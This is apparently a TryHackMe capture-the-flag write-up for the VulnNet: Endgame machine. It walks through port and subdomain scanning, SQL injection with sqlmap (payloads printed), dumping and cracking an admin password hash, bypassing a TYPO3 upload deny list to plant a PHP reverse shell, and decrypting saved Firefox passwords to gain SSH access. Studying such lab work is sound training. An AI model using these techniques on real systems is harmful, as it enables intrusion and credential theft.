


# VulnNet: Endgame

The first thing to start I used Nmap

`nmap [IP] -sCV`



```
(root@kali)-[~]
# nmap 10.10.205.135 -sCV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-22 15:19 EDT
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.35% done; ETC: 15:21 (0:00:47 remaining)
Stats: 0:03:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.28% done; ETC: 15:24 (0:01:11 remaining)
Stats: 0:06:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.75% done; ETC: 15:26 (0:00:50 remaining)
Stats: 0:06:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.57% done; ETC: 15:27 (0:00:37 remaining)
Stats: 0:08:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.58% done; ETC: 15:27 (0:00:02 remaining)
Nmap scan report for 10.10.205.135
Host is up (0.58s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 bb2ee6cc79f47d682c11bc4b631908af (RSA)
|_  256 8061bf8caad14d4468154533edeb82a7 (ECDSA)
|_  256 878604e9e0c0602aab878e9bc705351c (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 774.19 seconds

(root@kali)-[~]
#
```

I have 2 ports:

22 SSH

80 HTTP

After I write the IP & the name of the web **vulnnet.thm** in `/etc/hosts` I can go to the web site

I don't find anything useful in the web site so I run the **feroxbuster** to search for directories

```
File Machine View Input Devices Help
1 2 3 4
root@kali: /usr/bin

Text Editor
Simple Text Editor Help
root@kali: /usr/bin x root@kali: ~ x

FERRIC OXIDE
by Ben "epi" Risher ver: 2.10.0

Target Url http://vulnnet.thm/
Threads 50
Wordlist /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.10.0
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 276c Auto-filtering found 403-like response and created new filter; toggle off with --dont-filter
200 GET 130l 344w 4346c http://vulnnet.thm/index.html
200 GET 7l 152w 8835c http://vulnnet.thm/js/jquery.waypoints.min.js
200 GET 590l 1320w 12057c http://vulnnet.thm/css/style.css
200 GET 741w 9520c http://vulnnet.thm/js/simplyCountdown.js
200 GET 4l 317w 15413c http://vulnnet.thm/js/modernizr-2.6.2.min.js
200 GET 7l 430w 36816c http://vulnnet.thm/js/bootstrap.min.js
200 GET 5l 1307w 84380c http://vulnnet.thm/js/jquery.min.js
200 GET 205l 1368w 8111c http://vulnnet.thm/js/jquery.easing.1.3.js
200 GET 159l 318w 3403c http://vulnnet.thm/js/main.js
200 GET 0l 0w 134656c http://vulnnet.thm/css/bootstrap.css
200 GET 0l 0w 25225c http://vulnnet.thm/css/icomoon.css
200 GET 0l 0w 73008c http://vulnnet.thm/css/animate.css
200 GET 130l 344w 4346c http://vulnnet.thm/
200 GET 9l 11w 107c http://vulnnet.thm/css/
200 GET 9l 11w 107c http://vulnnet.thm/js/
301 GET 9l 28w 308c http://vulnnet.thm/css => http://vulnnet.thm/css/
301 GET 9l 28w 310c http://vulnnet.thm/fonts => http://vulnnet.thm/fonts/
301 GET 9l 28w 311c http://vulnnet.thm/images => http://vulnnet.thm/images/
301 GET 9l 28w 307c http://vulnnet.thm/js => http://vulnnet.thm/js/
200 GET 172l 414w 89411c http://vulnnet.thm/images/loader.gif
200 GET 9l 11w 107c http://vulnnet.thm/js/index.html
200 GET 9l 11w 107c http://vulnnet.thm/css/index.html
200 GET 9l 11w 107c http://vulnnet.thm/fonts/index.html
[#####] - 3m 18888/18888 0s found:23 errors:911
[#####] - 2m 4716/4716 34/s http://vulnnet.thm/
[#####] - 2m 4716/4716 34/s http://vulnnet.thm/css/
[#####] - 2m 4716/4716 36/s http://vulnnet.thm/js/
[#####] - 2m 4716/4716 40/s http://vulnnet.thm/fonts/
[#####] - 7s 4716/4716 637/s http://vulnnet.thm/images/ => Directory listing
```

Again nothing interesting and can help me, so now I used the gobuster tool to search for subdomains for the vulnnet.thm

```
Applications Edit View Help
File Actions
root@kali: /usr/bin x root@kali: ~ x

(root@kali)-[~]
# gobuster fuzz -u http://FUZZ.vulnnet.thm -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --no-error

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://FUZZ.vulnnet.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent: gobuster/3.5
[+] Timeout: 10s

2023/07/22 17:13:53 Starting gobuster in fuzzing mode


Found: [Status=200] [Length=19316] http://blog.vulnnet.thm
Found: [Status=200] [Length=26701] http://shop.vulnnet.thm
Found: [Status=200] [Length=18] http://api.vulnnet.thm
Found: [Status=307] [Length=0] http://admin1.vulnnet.thm

Progress: 1364 / 19967 (6.83%)^C
[!] Keyboard interrupt detected, terminating.


2023/07/22 17:18:35 Finished

(root@kali)-[~]
```

I found these subdomains **admin1** & **api** & **shop** & **blog**, in **admin1.vulnnet.thm** I found this :



So now I used the feroxbuster again on the new URL = **admin1.vulnnet.thm**




I found these paths:

**Fileadmin** & **index.php** & **typo3**

The **fileadmin** had **timp** and **user\_upload**

And the **typo3** had **sysext/backend/**

In the **admin1.vulnnet.thm/typo3** I found a login page.



And for the <http://admin1.vulnnet.thm/typo3/sysext/backend/> I found this:


Name	Last modified	Size	Description
Parent Directory		-	
Classes/	2022-06-14 12:59	-	
Configuration/	2022-06-14 12:59	-	
LICENSE.txt	2022-06-14 12:59	18K	
Resources/	2022-06-14 12:59	-	
composer.json	2022-06-14 12:59	1.2K	
ext_conf_template.txt	2022-06-14 12:59	841	
ext_emconf.php	2022-06-14 12:59	519	
ext_localconf.php	2022-06-14 12:59	2.6K	
ext_tables.php	2022-06-14 12:59	2.0K	

Apache/2.4.29 (Ubuntu) Server at admin1.vulnnet.thm Port 80

Here I move to the other subdomains and start from the **blog** subdomain.

In the blog.vulnnet.thm I don't see anything interesting but in the source code of the first post I found this =>

```
“getJSON('http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=1',  
function(err, data)”
```



```
276 <p class="pull-right">  
277     Mediumish Theme by <a target="_blank" href="https://www.wowthemes.net">WowThemes.net</a>  
278 </p>  
279 <div class="clearfix">  
280 </div>  
281 </div>  
282 </div>  
283  
284 <script>  
285 var getJSON = function(url, callback) {  
286  
287     var xhr = new XMLHttpRequest();  
288     xhr.open('GET', url, true);  
289     xhr.responseType = 'json';  
290  
291     xhr.onload = function() {  
292  
293         var status = xhr.status;  
294  
295         if (status == 200) {  
296             callback(null, xhr.response);  
297         } else {  
298             callback(status);  
299         }  
300     };  
301  
302     xhr.send();  
303 };  
304  
305 getJSON('http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=1', function(err, data) {  
306  
307     if (err != null) {  
308         console.error(err);  
309     } else {  
310         //unfinished  
311         //move to js assets  
312         console.log(text);  
313     }  
314 });  
315 </script>  
316  
317
```

I check this for a SQL injection and that work this URL had a SQL injection, so I used the sqlmap tool.

First I search for the tables and columns:

```
Sqlmap -u [URL] --dbs --tables
```

I found a vn\_admin database & blog database & the information\_schema table database.

In the vn\_admin database table I found a be\_users so I want to see that:

```
sqlmap -u [URL] --dbs -D vn_admin -T be_users --columns
```

```
root@kali: ~ x root@kali: ~ x
[10:02:06] [INFO] fetching columns for table 'be_users' in database 'vn_admin'
[10:02:07] [WARNING] reflective value(s) found and filtering out
Database: vn_admin
Table: be_users
[34 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| admin | smallint(5) unsigned |
| allowed_languages | varchar(255) |
| avatar | int(10) unsigned |
| category_perms | text |
| crdate | int(10) unsigned |
| createdByAction | int(11) |
| cruser_id | int(10) unsigned |
| db_mountpoints | text |
| deleted | smallint(5) unsigned |
| description | text |
| disable | smallint(5) unsigned |
| disableIPlock | smallint(5) unsigned |
| email | varchar(255) |
| endtime | int(10) unsigned |
| file_mountpoints | text |
| file_permissions | text |
| lang | varchar(6) |
| lastlogin | int(10) unsigned |
| lockToDomain | varchar(50) |
| options | smallint(5) unsigned |
| password | varchar(100) |
| pid | int(10) unsigned |
| realName | varchar(80) |
| starttime | int(10) unsigned |
| TSconfig | text |
| tstamp | int(10) unsigned |
| uc | mediumblob |
| uid | int(10) unsigned |
| usergroup | varchar(255) |
| usergroup_cached_list | text |
| userMods | text |
| username | varchar(50) |
| workspace_id | int(11) |
| workspace_perms | smallint(6) |
+-----+-----+

[10:02:07] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/api.vulnnet.thm'
[*] ending @ 10:02:07 /2023-07-23/

(root@kali)-[~]
```

Here I want to see the users and the passwords so I put them in the command.

sqlmap -u [URL] --dbs -D vn\_admin -T be\_users -C username,password --dump

```
root@kali: ~
Minimize all open windows and show the desktop
File Actions Edit View Help

root@kali: ~ x root@kali: ~ x

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. The user will be responsible for any misuse or damage caused by this program

[*] starting @ 10:05:44 /2023-07-23/

[10:05:44] [INFO] resuming back-end DBMS 'mysql'
[10:05:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: blog (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: blog=1 AND 2245=2245

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: blog=1 AND (SELECT 6186 FROM (SELECT(SLEEP(5)))eBcL)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: blog=-5583 UNION ALL SELECT NULL,CONCAT(0x7178706a71,0x634d6a4a43645054776d6f6a66764845444a6a70597a6d5a765569764e456a4f7772655a5950766a,0x7178706a71),NULL-- --

[10:05:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[10:05:45] [INFO] fetching database names
available databases [3]:
[*] blog
[*] information_schema
[*] vn_admin

[10:05:45] [INFO] fetching entries of column(s) 'password,username' for table 'be_users' in database 'vn_admin'
[10:05:46] [WARNING] reflective value(s) found and filtering out
Database: vn_admin
Table: be_users
[1 entry]
+-----+-----+
| username | password |
+-----+-----+
|          |          |
+-----+-----+

[10:05:46] [INFO] table 'vn_admin.be_users' dumped to CSV file '/root/.local/share/sqlmap/output/api.vulnnet.thm/dump/vn_admin/be_users.csv'
[10:05:46] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/api.vulnnet.thm'

[*] ending @ 10:05:46 /2023-07-23/

(root@kali)~[~]
```


Now I make a brute force to the password and use it to connect.

It takes too long to crack the password.

```
(root@kali)~[~]
# john C.hash --wordlist=passlist1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (argon2 [Blake2 SSE2])
Cost 1 (t) is 16 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 2 for all loaded hashes
Cost 4 (type [0:Argon2d 1:Argon2i]) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(?)
1g 0:00:00:20 DONE (2023-07-23 11:17) 0.04975g/s 3.184p/s 3.184c/s 3.184C/s NsJFz4DLpI..0Fc5f2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(root@kali)~[~]
#
```

Now we have the password and the username we can log in to the CMD.



After a go through the page there an option to upload a file.

So here I want to upload a PHP reverse shell I used the reverse shell code in [pentestmonkey](#) GitHub.

He give me an error when I upload the PHP file so I search and found in the setting a **Configure Installation-Wide Options** and there I search for the file Deny and I Delete that and now I can upload the file.

I type this to start the reverse shell >> [http://admin1.vulnnet.thm/fileadmin/user\\_upload/phpRev.php](http://admin1.vulnnet.thm/fileadmin/user_upload/phpRev.php)

```

www-data@vulnnet-endgame:/home/system$ ls -la
ls -la
total 92
drwxr-xr-x 18 system system 4096 Jun 15 2022 .
drwxr-xr-x  3 root   root   4096 Jun 14 2022 ..
-rw-r--r--  1 system system 2124 Jun 15 2022 .ICEauthority
lrwxrwxrwx  1 root   root    9 Jun 14 2022 .bash_history → /dev/null
-rw-r--r--  1 system system 220 Jun 14 2022 .bash_logout
-rw-r--r--  1 system system 3771 Jun 14 2022 .bashrc
drwxr-xr-x 16 system system 4096 Jun 14 2022 .cache
drwxr-xr-x 14 system system 4096 Jun 14 2022 .config
drwxr-xr-x  3 root   root   4096 Jun 14 2022 .dbus
drwxr-xr-x  3 system system 4096 Jun 14 2022 .gnupg
drwxr-xr-x  2 root   root   4096 Jun 14 2022 .gvfs
drwxr-xr-x  3 system system 4096 Jun 14 2022 .local
drwxr-xr-x  4 system system 4096 Jun 14 2022 .mozilla
lrwxrwxrwx  1 root   root    9 Jun 14 2022 .mysql_history → /dev/null
-rw-r--r--  1 system system 807 Jun 14 2022 .profile
-rw-r--r--  1 system system  0 Jun 14 2022 .sudo_as_admin_successful
drwxr-xr-x  2 system system 4096 Jun 14 2022 Desktop
drwxr-xr-x  2 system system 4096 Jun 14 2022 Documents
drwxr-xr-x  2 system system 4096 Jun 14 2022 Downloads
drwxr-xr-x  2 system system 4096 Jun 14 2022 Music
drwxr-xr-x  2 system system 4096 Jun 14 2022 Pictures
drwxr-xr-x  2 system system 4096 Jun 14 2022 Public
drwxr-xr-x  2 system system 4096 Jun 14 2022 Templates
dr-xr-xr-x  2 system system 4096 Jun 14 2022 Utils
drwxr-xr-x  2 system system 4096 Jun 14 2022 Videos
-rw-r--r--  1 system system 38 Jun 14 2022 user.txt
www-data@vulnnet-endgame:/home/system$ cd .mozilla
cd .mozilla
www-data@vulnnet-endgame:/home/system/.mozilla$ ls -la
ls -la
total 16
drwxr-xr-x  4 system system 4096 Jun 14 2022 .
drwxr-xr-x 18 system system 4096 Jun 15 2022 ..
drwxr-xr-x  2 system system 4096 Jun 14 2022 extensions
drwxr-xr-x  7 system system 4096 Jun 14 2022 firefox
www-data@vulnnet-endgame:/home/system/.mozilla$

```

I tried to print the user.txt but we need permissions so I found the .mozilla/firefox that maybe stores personal data I take that to my kali.

After I have the file now I need a tool to decrypt the data from this file so I used firefox\_decrypt from GitHub.

And inside the .mozilla/firefox there a file named profiles.ini I change one of the path inside him to 2fjnrwth.default-release >>>

```
root@kali: ~ x root@kali: ~/VulnNET/.mozilla/firefox x root@kali: ~/VulnNET/firefox_decrypt x
GNU nano 7.2 profiles.ini
[Install4F96D1932A9F858E]
Default=8mk7ix79.default-release
Locked=1

[Profile1]
Name=default
IsRelative=1
Path=2fjnrwth.default-release
Default=1

[Profile0]
Name=default-release
IsRelative=1
Path=8mk7ix79.default-release

[General]
StartWithLastProfile=1
Version=2
```

Now I used this command>>>

python3 firefox\_decrypt.py ../.mozilla/firefox

```
(root@kali)-[~/VulnNET/firefox_decrypt]
# python3 firefox_decrypt.py ../.mozilla/firefox
Select the Mozilla profile you wish to decrypt
1 -> 2fjnrwth.default-release
2 -> 8mk7ix79.default-release
1

Website: https://tryhackme.com
Username: 'chris_w@vulnnet.thm'
Password: '_____'
```

Now I connect to SSH as the system user that had the user.txt file.

And now I can read the user.txt.

